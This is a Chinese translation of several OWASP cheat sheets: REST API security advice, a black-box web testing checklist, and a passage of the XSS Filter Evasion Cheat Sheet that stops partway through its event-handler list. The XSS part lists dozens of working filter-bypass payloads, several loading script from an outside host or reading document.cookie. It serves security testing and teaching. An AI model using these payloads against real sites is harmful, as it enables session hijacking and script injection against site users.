本博客来源于对OWSAP的PHP Security Cheat Sheet的翻译，翻译权所有，转载请注明。

其它安全相关

- OWASP Cheat Sheet Series

# REST 安全备忘单

> 原文：Cryptographic Storage Cheat Sheet
>
> 来源：REST安全备忘单

百度dor加入翻译项目，并翻译此章节

## 简介

REST 或 REpresentational State Transfer 是通过URL元素 系统的表达特定的实体， REST是一个以架构风格来构建 Web项层服务而不是一个架构。REST是通过使用简单的URL用基于web系统的交互而不是通过复杂的http请求实体 或者 post 参数 从系统中请求特定的条目。本文是帮助基于REST服务最佳实践的向导（而不是详尽的手册）

## 认证和会话管理

RSET风格的Web服务应该（should）使用基于会话的认证，使用通过POST请求 或使用作为POST 请求体中的参数的API key 或 cookie 来建立的会话 。 用户名（usernames）和密码(passwords) , 会话标识符（session tokens） 和 API keys 都不应该（should not）出现在URL 中，因为这样做的话web 服务器的日志系统能够捕获这些值并且他们具有内在的价值。

如下面的两个url是合理的

- https://example.com/resourceCollection//action
- https://twitter.com/vanderaj/lists

下面的就是不合理的

- https://example.com/controller//action?apiKey=a53f435643de32 (API Key 在 URL中)
- http://example.com/controller//action?apiKey=a53f435643de32 ( API Key 在URL中 而且没有使用https 加密传输 )

## 保护会话状态

很多web services 都被尽可能的写成无状态的。This usually ends up with a state blob being sent as part of the transaction.

- 考虑到仅仅使用 session token 或者 api key 在服务端的缓存中维系客户端的状态 。这是很多web app 的做法，这也是比较安全的原因。

- 反重放(Anti-replay ) 攻击者能够通过剪贴和复制报文伪装成某个用户。考虑到使用有时间限制的加密秘钥 加密 session token 或者 api key 日期 时间 和 来源IP ,总的来说 对本地客户端存储的认证token(authentication token)做的保护 能够 避免一些 重放攻击的
- 不要让它容易解密和改变内部状态比它应该做得更好

简短的说，即使你有个一个 brochureware web 站点， 你不要放入到 https://example.com/users/2313/edit?isAdmin=false&debug=false&allowCSRPanel=false 这个url中，这样你将很快以有很多 、 管理员(admins ) 桌面使用帮助用户(help desk helpers ) 以及 开发者（developers） 结束

# Authorization(授权)

## Anti-farming

就像比价站点又或像一些聚合站点兴起一样， 很多REST 风格的的web服务兴起 并且提供服务 。由于没有技术手段阻止它的使用,所以强烈考 通过提供高速服务（farming）作为一种商业模式来激励使收费成为可能 或者通过合约限制服务的使用的条目和条件。CAPTHAs 和 一些相似的方法能够减少一些简单的攻击行为，当是这个不能阻止一些完备机构或者有很强技术能力的攻击 。使用双向认证的客户端TLS 也许是一个限制授信组织访问的一种途径，但是这并不能保证万无一失 尤其是当凭证被人为的重放或者由于互联网事故造成的重放。

## Protect HTTP methods

REST 风格的API 一般使用 GET(读) POST（创建） PUT(替换/更新) 和 DELETE(删除一条记录) 这几种http请求. 对于每一个单独的资源集合、用户或者动作 并不是所有的这些方法都是可用的。确保对会话（session）的token/API key 和相关联的资源集合、动作和记录对于请求的HTTP方法是可用的.例如 你有一个关于图书馆REST风格的API， 允许一个匿名的用户删除书的目录实体的做法是不合适的,但是不管是图书管理员还是匿名用户 允许他们获得图书的目录实体是没有不妥的地方的。

## Whitelist Allowable Methods (白名单方法)

在同一个实体上对给定的一个URL允许多种方法进行不同的操作在REST 风格的服务是很常见的。 例如，一个GET的请求也许是读一个实体 然而 当请求为PUT方法是就是更新一个已经存在的实体, 当请求是POST 方法时 将创建一个实体，请求为DELETE方法时将删除一个已经存在的实体. 适当的限制可允许的动作以便只有被允许的动作才能正常运行而其他动作都将返回一个适当的状态码（如 403 禁止访问 ） 这点对服务(service)来说很重要 。

尤其在Java EE中 要实现这点比较困难。可以参看 Bypassing Web Authentication and Authorization with HTTP Verb Tampering 对常见配置的说明

## Protect privileged actions and sensitive resource collections( 保护私有的方法和敏感的资源集合)

并不是所有的用户都能访问所有的web service . 不想让一个管理web 的 services 被滥用 这是至关重要的:

- https://example.com/admin/exportAllData

会话token 或 API　key 应该被单独的作为cookie 或 请求体的参数（body parameter）来发送用来确保 私有集合或者私有方法对没有授权的使用是被适当的保护的

## Protect against cross-site request forgery( 保护伪造的跨域请求)

通过REST 风格的web services 暴露的资源要确保任何 PUT POST　DELETE 方法的请求对伪造的跨站点请求是被保护的 这点很重要。通过基于token 的访问 是一个典型的案例。

你可以通过查看 Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet 来获得更多的关于如何防范 CSRF 的信息。

如果在里的应用中存在任何的XSS 即使使用随机的tokens CSRF 还是很容易实现的。所以请确保你已经知道如何防止 XSS 。

## Insecure Direct object references ( 不安全的直接对象引用 )

这个也许看起来很明显，但是如果你有一个银行账户的REST 的 WEB 服务， 你必须确保有对主键和外键有足够的认证 ：

- https://example.com/account/325365436/transfer?amount=$100.00&toAccount=473846376

在这个例子中， 将钱从任何一个账户中转账到另外一个账户中是可能的，这明显是很愚蠢的。这个例子中甚至没有一个随机的token 来确保安全

- https://example.com/invoice/2362365

在这个例子中，获取所有单据的拷贝时有可能的。

请确保你懂得怎么防护在OWASP (2010 年公布的 )中前10的 [insecure direct object references]（https://www.owasp.org/index.php/Top_10_2010-A4-Insecure_Direct_Object_References ( 不安全的直接对象引用 )

# Input Validation ( 输入验证 )

## Input validation 101 (输入验证 101 )

除了将你知道所有到R的输入验证应用ESTful 的web 服务中去 还有添加额外10%验证， 因为自动化的工具能够在数小时内很简单的模糊你的接口 高速的结束。所以：

- Assist the user > Reject input > Sanitize (filtering) > No input validation

协助用户是最有意义的, 在很多场景中的情况是 问题存在于键盘和电脑两者之间(PRBACK) 。帮助用户输入高质量的数据到你的 web 服务上，例如 一个有效的邮政编码对一个被提供的地址是有意义的，或者一个有意义的日期。 如果不是 拒绝这个输入。如果他们继续 或者 文本框 又或其他难以验证的领域， 过滤输入也许是不合算的但是对防止XSS和SQL 注入 攻击是有帮助的。如果你已经减少了对输入的过滤或者对输入不做验证了， 确保输入编码对你的应用是非常强壮的。

要记录输入验证失败的条目，尤其如果你假设你写的客户端的编码将调用你的web服务。事实上是任何人都能调用你的web服务， 假设有个用户每秒执行上百次的输入验证的失败不是一个好的现象。考虑到在一定的数字每小时或每天速率限制API请求 用来防止API的滥用。

## Secure parsing

用安全解析器来分析请求消息。如果你使用的是XML , 确保使用的解析器是不容易被 XXE attacks(XXE 攻击的)。

## Strong typing( 强类型 )

如果仅仅允许的指是true 或者 false 或者 是一个 数字 或者 小的可接受的数字， 那执行大部分的攻击是困难的 。尽快的使用强类型的输入数据。

## Validate Incoming Content-Types ( 验证输入内容类型 )

当POST 或者 PUT　新数据时，客户端将指定　Content-Type( 例如：application/xml or application/json ) 。客户端应当不假设Content-Type , 但是需要检测头部设定的Content-Type 和 实际内容是否一致。 一个没有指定Content-Type的头部 或者一个 非预期Content-Type 的头部 将导致服务器返回一个 406 不被接受 内容拒绝的响应。

## Validate Response Types ( 验证响应类型 )

对于REST 服务允许多个响应类型是很常见的。（例如：application/xml 或者 application/json 和 客户端通过请求头部指定的响应类型的优先顺序 ）不要简单的拷贝接受头部到响应头部的Content-type 。如果接受头部和指定的允许的类型不一致将拒绝请求（ 返回 406 不被可接受的 响应）。

因为对于典型的响应类型有很多MIME类型，对于客户端的文档指定哪些MIME的类型应当被使用是很重要的。

### XML Input Validation(XML 输入验证 )

基于XML的服务必须确保对通过使用安全的XML解析器对常见的基于XML 攻击有防护能力。这通常以为着需要防XML External Entity 攻击，XML-signature wrapping 等。

对于这些攻击可以参看http://ws-attacks.org

## Output Encoding (输入编码)

### Send security headers( 发送安全的头部)

为了确保给定资源的内容能够被浏览器正确的解析，服务器应当总是发送 正确的Content-Type 的头部 而且正确的 Content-Type 头部应当包含字符设置 。服务器还应当发送X-Content-Type-Options：无探测确保了浏览器不能尝试决定不同的Content-Type 而是实际发送的（能导致XSS）。

此外 客户端应当发送X-Frame-Options：防止在较老的浏览器中拖拽“点击劫持”攻击

### JSON encoding ( json 编码 )

阻止任意的远端javascript代码在浏览器中执行或者如果你在使用node.js 阻止其在服务器上执行 是json 编码者一个主要的关心的地方。使用一个合适的JSON 序列化器去编码用户提供的数据以阻止用户提供的输入在浏览器中执行 是很重要的。

当向浏览器的D O M树种插入一个值时，强烈建议使用 .value/.innerText/.textContent 而不是使用 .innerHTML ,这样能避免简单的DOM XSS 攻击。

### XML encoding( XML 编码)

XML 应当不使用连接的字符串来建立。应当总是使用XML 序列化器来构造 。这能保证发送到浏览器的XML 是可解析的 而且不包含XML 注入。如果需要查看更多的信息可以参看 Web Service Security Cheat Sheet

## Cryptography ( 加密 )

### Data in transit( 数据传输 )

除了完全是对公众公开的信息 其他都应该使用 TLS，尤其是有证书 更新 删除 和 其他任何传输的内容 都应该使用TLS来传输。在现代的硬件下TLS的花费是微不足道的， 这点微不足道成本远远低于因为安全对终端用户的赔偿。

对高度隐私的web 服务 可以考虑使用相互认证的客户端凭证来提供额外的保护。

## Data in storage( 存储数据 )

当谈到正确的存储敏感或受管制的数据时，任何一个web应用程序都应该建议使用领先的做法。关于更多信息可以参看 OWASP Top 10 2010 - A7 Insecure Cryptographic Storage.

# Related Articles

OWASP Cheat Sheets Project Homepage

- OWASP Cheat Sheet Series

Developer Cheat Sheets (Builder)

- Authentication Cheat Sheet
- Choosing and Using Security Questions Cheat Sheet
- Clickjacking Defense Cheat Sheet
- C-Based Toolchain Hardening Cheat Sheet
- Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet
- Cryptographic Storage Cheat Sheet
- DOM based XSS Prevention Cheat Sheet
- Forgot Password Cheat Sheet
- HTML5 Security Cheat Sheet
- Input Validation Cheat Sheet
- JAAS Cheat Sheet
- Logging Cheat Sheet
- .NET Security Cheat Sheet
- OWASP Top Ten Cheat Sheet
- Password Storage Cheat Sheet
- Pinning Cheat Sheet
- Query Parameterization Cheat Sheet
- Ruby on Rails Cheatsheet
- REST Security Cheat Sheet
- Session Management Cheat Sheet
- SQL Injection Prevention Cheat Sheet
- Transport Layer Protection Cheat Sheet
- Unvalidated Redirects and Forwards Cheat Sheet

- User Privacy Protection Cheat Sheet
- Web Service Security Cheat Sheet
- XSS (Cross Site Scripting) Prevention Cheat Sheet

Assessment Cheat Sheets (Breaker)

- Attack Surface Analysis Cheat Sheet
- XSS Filter Evasion Cheat Sheet
- REST Assessment Cheat Sheet

Mobile Cheat Sheets

- IOS Developer Cheat Sheet
- Mobile Jailbreaking Cheat Sheet

OpSec Cheat Sheets (Defender)

- Virtual Patching Cheat Sheet

Draft Cheat Sheets

- Access Control Cheat Sheet
- Application Security Architecture Cheat Sheet
- Business Logic Security Cheat Sheet
- PHP Security Cheat Sheet
- Secure Coding Cheat Sheet
- Secure SDLC Cheat Sheet
- Threat Modeling Cheat Sheet
- Web Application Security Testing Cheat Sheet
- Grails Secure Code Review Cheat Sheet
- IOS Application Security Testing Cheat Sheet
- Key Management Cheat Sheet
- Insecure Direct Object Reference Prevention Cheat Sheet
- Content Security Policy Cheat Sheet

# Authors and Primary Editors

Erlend Oftedal - erlend.oftedal@owasp.org

Andrew van der Stock - vanderaj@owasp.org

# WEB 应用安全测试备忘单

> 原文：Web Application Security Testing Cheat Sheet
>
> 来源：WEB应用安全测试备忘单

## 介绍

这个备忘单是一个对WEB应用程序执行黑盒测试的任务清单。

## 目的

这个清单可以当成有经验的测试老手的备忘录、结合OWASP测试指南一起使用。清单将与测试指南v4一起更新（https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents）。

我们希望把这个备忘单做成XML文档，这样就可以使用脚本来将其转换成各种格式，如pdf、Media Wki、HTML等，这样同样使得将文档转换为某种打印格式变得容易。

感谢所有给予反馈和帮助的人，如果你有任何意见或建议，欢迎提出并加入到编辑队伍中来。

## 检查列表

### 收集信息

手动访问站点

使用爬虫来抓取（手工）无法访问或隐藏的内容

检查泄露信息的文件，如robots.txt, sitemap.xml, .DS_Store

检查主要的搜索引擎索引的此站点的公开内容

检查不同的浏览器UA获取的内容的差异（如使用爬虫的UA访问手机站点）

检查WEB应用程序的指纹（Fingerprinting）

确认使用的技术

确认用户角色

确认应用程序的入口地址

确认客户端代码

确认不同的版本的差异（如web, mobile web, mobile app, web services）

确认位于同一主机或业务相关的应用程序

确认所有的主机名和端口

确认第三方的托管内容

## 配置管理

检查常用的应用程序和管理URL

检查旧文件、备份文件和未引用文件是否存在

检查支持的HTTP方法和XST漏洞（http://www.hackdig.com/?01/hack-11.htm）

检查对文件后缀的处理

检查安全HTTP头（如CSP, X-Frame-Options, HSTS，见http://www.hackdig.com/?07/hack-4958.htm）

测试安全策略（如Flash, Silverlight, robots）

在线上环境测试非生产数据或做相反的操作

检查客户端代码中的敏感信息（如API keys,凭据等）

## 安全传输

检查SSL版本、算法和密钥长度

检查数字证书有效性

检查凭据是否只通过HTTPS传输数据

检查登陆表单是否只通过HTTPS传输数据

检查会话令牌是否只通过HTTPS传输

检查是否使用了HSTS

## 认证

测试枚举用户

测试认证绕过

测试暴力破解保护

测试密码规则的质量

测试记住密码功能

测试密码表单的自动完成的功能

测试密码重置和找回

测试密码修改流程

测试验证码

测试多因子认证

测试注销功能

测试HTTP的缓存管理（如Pragma, Expires, Max-age）

测试默认登陆账号

测试用户认证历史

测试账号锁定和密码修改成功的通知渠道

测试跨应用程序共享模式/SSO的一致性

## 会话管理

确定应用程序管理会话的方式（如将cookie tokens、url中的token）

检查会话cookie的标示(httpOnly和secure)

检查会话cookie的返回（path和domain）

检查会话cookie的有效期（expires和 max-age）

检查会话cookie的过期失效

检查会话cookie的相对超时失效

检查会话cookie退出后失效

测试用户是否可以同时拥有多个会话

测试会话cookie的随机性

确认会话令牌在登陆、角色变化和退出时的更新

测试跨应用共享session会话的一致性

测试会话过载（未限制会话应用范围，见：https://www.owasp.org/index.php/Testing_for_Session_puzzling_(OTG-SESS-010)）

测试是否存在CSRF和点击劫持漏洞

## 授权

测试路径遍历

测试绕过授权

测试垂直访问控制问题

测试水平访问控制问题

测试授权检查缺失

## 数据验证

测试反射型XSS

测试存储型XSS

测试DOM型XSS

测试CSF（flash XSS）

测试HTML注入

测试SQL注入

测试LDAP注入

测试ORM注入

测试XML注入（http://www.hackdig.com/?03/hack-8921.htm）

测试XXE注入

测试SSI注入(http://www.hackdig.com/?01/hack-7955.htm)

测试XPath注入

测试XQuery注入

测试IMAP/SMTP注入

测试Code注入

测试EL注入（https://www.owasp.org/index.php/Expression_Language_Injection）

测试Command注入

测试Overflow （堆，栈和整形溢出）

测试Format String（错误的字符串格式化）

测试incubated vulnerabilities（缺陷孵化）

测试HTTP Splitting/Smuggling（协议层）

测试HTTP Verb Tampering（权限干涉）

测试Open Redirection

测试本地文件包含

测试远程文件包含

比较客户端与服务端的验证规则

测试NoSQL注入

测试HTTP参数污染

测试自动绑定（auto-binding:https://click.apache.org/docs/user-guide/html/ch02s03.html）

测试Mass Assignment（见ror经典漏洞，http://blog.xdite.net/posts/2012/03/05/github-hacked-rails-security/）

测试NULL/Invalid Session Cookie

## 拒绝服务

测试反自动化/机器请求

测试账号锁定

测试HTTP 协议DoS

测试SQL通配符DoS/sleep Dos

## 业务逻辑

测试功能滥用

测试缺乏不可否认性（非对称加密作用）

测试信任关系

测试数据完整性

测试指责分离

## 密码学

检查应加密数据是否加密

根据上下文检查是否使用了错误的算法

检查使用弱算法

检查是否合理使用盐

检查随机函数（的随机性）

## 风险功能—文件上传

检查可接受的文件类型是否在白名单内

检查文件尺寸限制、上传频率和总文件数的阈值与限制情况

检查文件内容是否与定义的文件类型相符

检查所有上传的文件都经过杀毒软件扫描

检查不安全的文件名是否经过处理

检查不能在web根目录下直接访问上传文件

检查上传的文件是否存储在相同的主机名和端口

检查文件和其他媒体继承了身份验证和授权功能

## 风险功能—支付信息

测试WEB服务器或应用程序是否存在已知漏洞和配置问题

测试默认或易被猜到的密码

测试生产环境的非生产数据或做相反的测试

测试注入漏洞

测试缓冲区溢出

测试不安全的加密存储

测试传输层保护不足

测试不适当的错误处理

测试CVSS v2 评分> 4.0的全部漏洞

测试身份验证和授权的问题

测试CSRF

## HTML 5

测试WEB消息传递

测试WEB本地存储SQL注入

检查CORS的实现

检查离线的WEB应用程序

# 其他格式

DradisPro模板格式 on github

Asana在Templana的格式 （感谢Bastien Siebman）

# 作者与主编

Simon Bennetts

Rory McCune

Colin Watson

Simone Onofri

包括Testing Guide v3的全部作者

# 其他贡献者

Ryan Dewhurst

Amro AlOlaqi

翻译 TaoGOGO

# XSS 过滤绕过备忘单

> 原文：XSS Filter Evasion Cheat Sheet
>
> 来源：XSS Filter Evasion Cheat Sheet 中文版

## 前言

译者注： 翻译本文的最初原因是当我自己看到这篇文章后，觉得它是非常有价值。但是这么著名的一个备忘录却一直没有人把它翻译成中文版。很多人仅仅是简单的把文中的各种代码复制下来，然后看起来很刁的发在各种论坛上，不过你要真去认真研读这些代码，就会完全不知所云了。原因是这篇文章最精华的部分是代码的解释而非代码本身。

一方面为了自己学习，一方面也想让更多国内的xss爱好者去更方便的阅读本文。所以虽然我本身英语很烂，xss技术也很烂，但还是去翻译了这篇文章。当然这也导致最后翻译出来的文章晦涩难懂、不知所云。这个真心向大家说声抱歉啊，也希望大家能及时帮忙提出文中的翻译错误或其他错误。

另外，在翻译过程中，我发现XSS Filter Evasion Cheat Sheet原版本身也存在一些技术上的或是描述上的错误。不过虽然我知道原文中某些地方可能出错，但是我也不知道正确的应该是什么样的，还有就是或许原文本身是对的，但是我理解错了。种种原因吧，最后基本上都按原文在翻译，有些觉得可能存在错误的地方或是我理解不了的地方，我就没有翻译，继续使用英文。希望大家可以帮忙给出翻译或是解释。

如果大家有能力阅读英文的话，尽量阅读原文，即使要看这个翻译版，也配合英文版一起看。不要让我的翻译错误误人子弟啊。最后希望大家可以和我一起解决翻译中的各种错误，把这个中文版维护好。

谢谢

源文档地址：XSS Filter Evasion Cheat Sheet

翻译文档在线阅读：XSS Filter Evasion Cheat Sheet 中文版

## 介绍

这篇文章的主要目的是去给应用安全测试者提供一份xss漏洞检测指南。文章的初始内容由RSnake提供给OWASP，从他的xss备忘录: http://ha.ckers.org/xss.html 。目前这个网页已经重定向到我们这里，我们打算维护和完善它。OWASP的第一个防御备忘录项目：the XSS (Cross Site Scripting) Prevention Cheat Sheet灵感来源于RSnake的 XSS Cheat Sheet，所

以我们对他给予我们的启发表示感谢。我们想要去创建短小简单的参考给开发者去帮助他们预防xss漏洞，而不是创建一个复杂的备忘录去简单的告诉他们需要去预防各种千奇百怪的攻击。所以，OWASP备忘录系列诞生了。

# 测试

这个备忘录主要针对那些已经理解了最基本的xss攻击，但是想要深入理解各种过滤器绕过的细微差别的学习者。

请注意大部分的xss攻击向量已经在其代码下方给出了测试过的浏览器列表。

## xss 探测器

注入下面这些代码，在大多数没有特殊xss向量要求而已遭受脚本攻击的地方将会弹出单词“xss”。使用url编码器去编码你的整个代码。小技巧：如果你是急切的需要快去检测一个页面，通常只需要注入轻量的 "<任意字符>" 标签，然后判断输出点是否受到干扰就可以判断是否xss漏洞了。

```
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

## xss 探测器2

如果你没有充足的输入空间去检测页面是否存在xss漏洞。下面这段代码是一个好的简洁的xss注入检测代码。在注入这段代码后，查看页面源代码寻找是否存在看起来像 <XSS verses <XSS这样的输入点从而判断是否存在xss漏洞。

```
'';!--"<XSS>=&{()}
```

# 无过滤绕过

这是一个常规的xss注入代码，虽然通常它会被防御，但是我们建议首先去尝试它。（引号是不被需要的在任何现代浏览器中，因此这里省略了它。）

```
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
```

# 通过javascript指令实现的图片xss

图片xss依靠javascript指令实现。（IE7.0不支持javascript指令在图片上下文中，但是可以在其他上下文触发。下面的例子仅仅展示了一种其他标签依旧通用的原理。）

```
<IMG SRC="javascript:alert('XSS');">
```

## 无引号无分号

```
<IMG SRC=javascript:alert('XSS')>
```

## 不区分大小写的xss攻击向量

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

## html 实体

The semicolons are required for this to work:

```
<IMG SRC=javascript:alert("XSS")>
```

## 重音符混淆

如果你的javascript代码中需要同时使用单引号和双引号，那么可以使用重音符（`）来包裹javascript代码。它也经常会非常有用因为xss过滤代码未考虑到这个字符。

```
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
```

## 畸形的A标签

跳过href属性，而直接获取xss实质攻击代码...提出被David Cross ~ 已验证在chrome浏览器

```
<a onmouseover="alert(document.cookie)">xxs link</a>
```

此外，chrome浏览器喜欢去不全确实的引号为你。如果你遇到阻碍那么直接省略它们吧，chrome将会正确的帮你不全缺失的引号在URL和script中。

```
<a onmouseover=alert(document.cookie)>xxs link</a>
```

## 畸形的IMG标签

最早被 Begeek发现（可以短小而干净的运行于任何浏览器），这个xss向量依靠松散的渲染引擎解析IMG标签中被引号包含的字符串来实现。我猜测它最初是为了正确编码而造成的。这将使它更加困难的去解释HTML标签。

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

## fromCharCode

如果没有任何形式的引号被允许，你可以eval()一串fromCharCode在javascript来创建任何你需要的xss向量。

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

## 默认SRC属性去绕过SRC域名检测过滤器

这将绕过绝大多数SRC域名过滤器。插入javascript代码在任何一个事件方法同样适用于热河一个HTML标签，例如Form、Iframe、Input、Embed等等。他将也允许任何任何该标签的相关事件去替换，例如onblur, onclick等，后面我们会附加一个可用的事件列表。由David Cross提供，Abdullah Hussam编辑。

```
<IMG SRC=# onmouseover="alert('xxs')">
```

## 默认SRC属性通过省略它的值

```
<IMG SRC= onmouseover="alert('xxs')">
```

## 默认SRC属性通过完全不设置它

```
<IMG onmouseover="alert('xxs')">
```

## 通过error事件触发alert

```
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
```

## 十进制html编码引用

所有在使用javascript指令的xss示例将无法工作在 Firefox 或 Netscape 8.1+，因为它们使用了 Gecko 渲染引擎。使用 XSS Calculator 获取更多信息。

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&
&#39;&#88;&#83;&#83;&#39;&#41;>
```

## 结尾没有分号的十进制html编码引用

他是经常有用的在绕过寻找";&#XX;"格式的xss过滤，因为大多数人不知道最多允许7位字符的编码限制。这也是有用的对那些对字符串解码像$tmpstring =~ s/.\&#(\d+);._/$1/; ,错误的认为一个html编码需要用;去结束。（我是无意中发现）

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#000011
```

## 结尾没有分号的十六进制html编码引用

这也是一种实用的xss攻击针对上文的$tmpstring =~ s/.\&#(\d+);._/$1/;， 错误的认为数字编码跟随在#后面（十六进制htnl编码并非如此），。使用 XSS Calculator 获取更多信息。

```
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74
```

## 内嵌TAB

用来分开xss攻击代码

```
<IMG SRC="jav	ascript:alert('XSS');">
```

## 内嵌被编码的TAB

用来分开xss攻击代码

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

## 内嵌换行符去分开xss代码

一些网站声称09-13编码的所有字符（十进制）都可以实现这种形式的攻击。这是不正确的。只有09(tab), 10 (换行) 和 13 (回车)可以使用。查看ascii表为更详细的信息。下面四个xss例子展示了这个向量。

```
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

## 编码回车符去分开xss代码

注意：上面我编写的三个xss字符串比必须的字符串更长，原因是0可以被省略。通常我看到的过滤器假设十六进制和十进制的编码是两到三个字符。正确的应该是一到七个字符。

```
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

## 没有分割的javascript指令

null字符也可以作为一个xss向量，但是不像上边那样。你需要直接注入它们利用一些工具例如Burp Proxy，或是使用 %00 在你的url字符串里。或者如果你想写你自己的注入工具你可以使用vim（^V^@ 会生成null），以及用下面的程序去生成它到一个文本文件中。好吧，我再一次撒谎了。 Opera的老版本（大约 7.11 on Windows）是脆弱的对于一个额外的字符173（软连字符）。但是null字符 %00 是更加的有用或者帮助我们绕过某些真实存在的过滤器用过变动像这个例子中的。

```
perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
```

## 图片元素中javascript之前的空格和元字符为xss

xss过滤拼配模式没有考虑单词"javascript:"中可能存在空格是正确的，因为否则将无法渲染。但是这也导致了错误的假设认为你不可以有一个空格在引号和 "javascript:" 单词之间。事实上你可以插入 1-32编码字符（十进制）中的任何字符。

```
<IMG SRC=" &#14;  javascript:alert('XSS');">
```

## 非字母数字字符xss

Firefox html解析器设定一个非数字字母字符不是有效的在一个html关键字后面，因此这些字符会被视为空白符或是无效的token在html标签之后。这导致很多xss过滤器错误的认为html标签必须是被空白符隔断的。例如， `"<SCRIPT\s" != "<SCRIPT/XSS\s"` :

```
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

和上面的原理相同，我们继续扩大，Gecko渲染引擎允许字母、数字、html封装字符以外的任何字符位于事件处理器与等号之间。从而借此绕过xss过滤器。注意这也是适用于重音符如下所示：

```
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
```

Yair Amit 提示我有一个小区别在 ie和Gecko 渲染引擎之间是他们仅允许一个一个斜杠在html标签和参数之间，在不使用空格的情况下。这可能是有用的在那些不允许输入空格的系统中。

```
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

## 附加的开括号

Franz Sedlmaier提出，利用这个xss向量可以绕过某些检测引擎，因为这些引擎通过拼配最早出现的一对尖括号，并且提取其内部内容作为标签，而没有使用更加有效的算法例如 Boyer-Moore（寻找打开的尖括号以及相关标签的模糊拼配）。代码中的双斜杠可以抑制额外尖括号导致的javascript错误。

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
```

## 没关闭的**script**标签

对于使用了 Gecko渲染引擎的Firefox 和 Netscape 8.1， 你并不需要常规xss中"></SCRIPT>"这部分。 Firefox会帮你闭合标签，并且加入结束标签。多么的体贴啊！ Unlike the next one, which doesn't effect Firefox, this does not require any additional HTML below it. 如果需要，你可以加入引号，但通常他并不是必须的。注意，我并不清楚这个代码被注入后html代码会闭合成什么样子。

```
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
```

## **script**标签中的协议解析

这个特殊的变体由 Łukasz Pilorz 提出，并且基于上文中 Ozh提出的协议解析绕过。这个xss例子工作在 IE, 使用IE渲染引擎的Netscape 以及加了在结尾的 Opera。这是非常有用的在输入长度受到限制。域名越短越好。 ".j"是有效的，不需要考虑编码问题因为浏览拿起可以自动识别在一个script标签中。

```
<SCRIPT SRC=//ha.ckers.org/.j>
```

## 半开的**HTML/JavaScript xss**向量

不同于 Firefox，ie渲染引擎不会加入额外的数据到你的页面。但是它允许javascript指定在图片标签中这是有用的作为一个xss向量，因为它不需要一个结束的尖括号。你可以插入这个xss向量在任何html标签后面。甚至没有用">"关闭标签。 A note: this does mess up the

HTML, depending on what HTML is beneath it. It gets around the following NIDS regex: /((\%3D)|(=))\n*((\%3C)|<)\n+((\%3E)|>)/ because it doesn't require the end ">". 这也是有效的去对付真实的xss过滤器，我曾经碰见过试用半开的<IFRAME 标签替代 <IMG 标签，

```
<IMG SRC="javascript:alert('XSS')"
```

## 双开尖括号

使用一个开始尖括号(<)在向量结尾代替一个关闭尖括号（>）会有不同的影响在 Netscape Gecko 的渲染中。 Without it, Firefox will work but Netscape won't。

```
<iframe src=http://ha.ckers.org/scriptlet.html <
```

## 转义javascript中的转义

当一个应用程序是输出用户自定义的信息到javascript代码中，例如：`<SCRIPT>var a="$ENV{QUERY_STRING}";</SCRIPT>` 。如果你想插入你自己的javascript代码进入它，但是服务器转义了其中的某些引号，这时你需要通过转义被转义的字符来绕过它。从而使最终的输入代码类似于 `<SCRIPT>var a="\";alert('XSS');//";</SCRIPT>` 。最终\转义了双引号前被服务器添加的\，而双引号则不会被转义，从而触发xss向量。xss定位器使用这个方法。

```
\";alert('XSS');//
```

## 闭合title标签

这是一个简单的xss向量，可以引入一个恶意的xss攻击。 译者注：*titile*标签内部不支持*html*代码，所有内容会被自动转义为普通字符。

```
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
```

## INPUT image

```
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

## BODY image

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

## IMG DYNSRC(视频剪辑)

```
<IMG DYNSRC="javascript:alert('XSS')">
```

## IMG lowsrc（低分辨率图片）

```
<IMG LOWSRC="javascript:alert('XSS')">
```

## List-style-image

```
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
```

## List-style-image

为带有符号的列表嵌入自定义图片的符号。它是只能工作在ie渲染引擎因为javascript指令。这不是一个特别有用的xss向量。

```
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
```

## VBscript in an image

```
<IMG SRC='vbscript:msgbox("XSS")'>
```

## Livescript (仅适用于老版本的Netscape)

```
<IMG SRC="livescript:[code][/code]">
```

## BODY 标签

这个方法不需要使用任何"javascript:" or " `<SCRIPT...` " 的变体去实现xss攻击。Dan Crowley 特别指出你可以额外的加入一个空格在等号之前("onload=" != "onload ="):

```
<BODY ONLOAD=alert('XSS')>
```

## 事件处理程序

它可以被用于上文中的一些共性xss攻击（这是最完整的一个实时更新的在线列表）。感谢 Rene Ledosquet 的更新。此外你可以参考 Dottoro Web Reference 或是 events in JavaScript.

```
1\. FSCommand() (攻击者可以使用它当执行一个嵌入的flash对象时)
